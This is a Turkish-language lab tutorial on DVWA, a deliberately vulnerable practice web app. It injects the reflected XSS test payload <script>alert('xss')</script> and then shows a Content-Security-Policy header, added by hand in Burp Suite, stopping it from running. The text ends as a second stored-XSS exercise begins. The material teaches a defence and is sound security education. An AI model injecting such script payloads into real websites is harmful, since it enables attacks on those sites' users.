

Uygulama // Birebir denenmiştir ve başarıyla uygulanmıştır.

DVWA'nın Reflected Cross Site Scripting sayfasında reflected xss saldırısı yapılabilmektedir. Ancak biliyoruz ki cross site scripting saldırıları Content-Security-Policy response header'ı ile durdurulabilmektedir. Şimdi bu uygulamalı olarak görelim.

Öncelikle DVWA'yı açalım, güvenlik seviyesini low'a çekelim ve Reflected xss sayfasına gidelim.




Reflected XSS sayfası çalışma şekli itibariyle metin kutusuna girilen metinleri ekrana yansıtmaktadır. Örneğin metin kutusuna deneme string'ini girdiğimizde ekrana deneme string'i yansıtılmaktadır.




Metin kutusuna bir XSS kodu girdiğimizde ise o da ekrana yansıtılacaktır.

Metin Kutusu:

<script>alert('xss')</script>







Şimdi bu XSS saldırısını Content-Security-Policy response header'ı ile engelleyebiliyor muyuz onu görelim. Bunun için Burpsuite'i tarayıcı ile entegre ettiğimizi ve Http Response'ların önünü kesecek şekilde ayarladığımızı varsayalım. Tekrar xss kodunu metin kutusuna girelim.


Metin Kutusu:

<script>alert('xss')</script>







Http Request ekrana gelecektir. Http request'i forward'layalım.




Ardından Http Response ekrana gelecektir. Http response header'ının arasına Content-Security-Policy header'ını elle ekleyelim.



Ardından http response'u da forward'layalım.



Böylece javascript popup'ı ekrana gelmeyecektir. F12'den tarayıcı konsoluna bakacak olursak inline javascript kodlarının durdurulduğunu görebiliriz.




Sonuç olarak diyebiliriz ki hedef web sitesi xss zafiyetine sahip bir şekilde kodlanmış olsa bile Content-Security-Policy header'ı ile xss kodunun tarayıcıda çalıştırılmasını önleyebiliriz. Yani diyebiliriz ki Content-Security-Policy header'ı ekstra bir güvenlik katmanı sunmaktadır.

Uygulama 2 // Birebir denenmiştir ve başarıyla uygulanmıştır.

DVWA'nın Stored Cross Site Scripting sayfasında stored xss saldırısı yapılabilmektedir. Şimdi bu sayfadaki xss saldırısını Content-Security-Policy response header'ı ile durduralım.

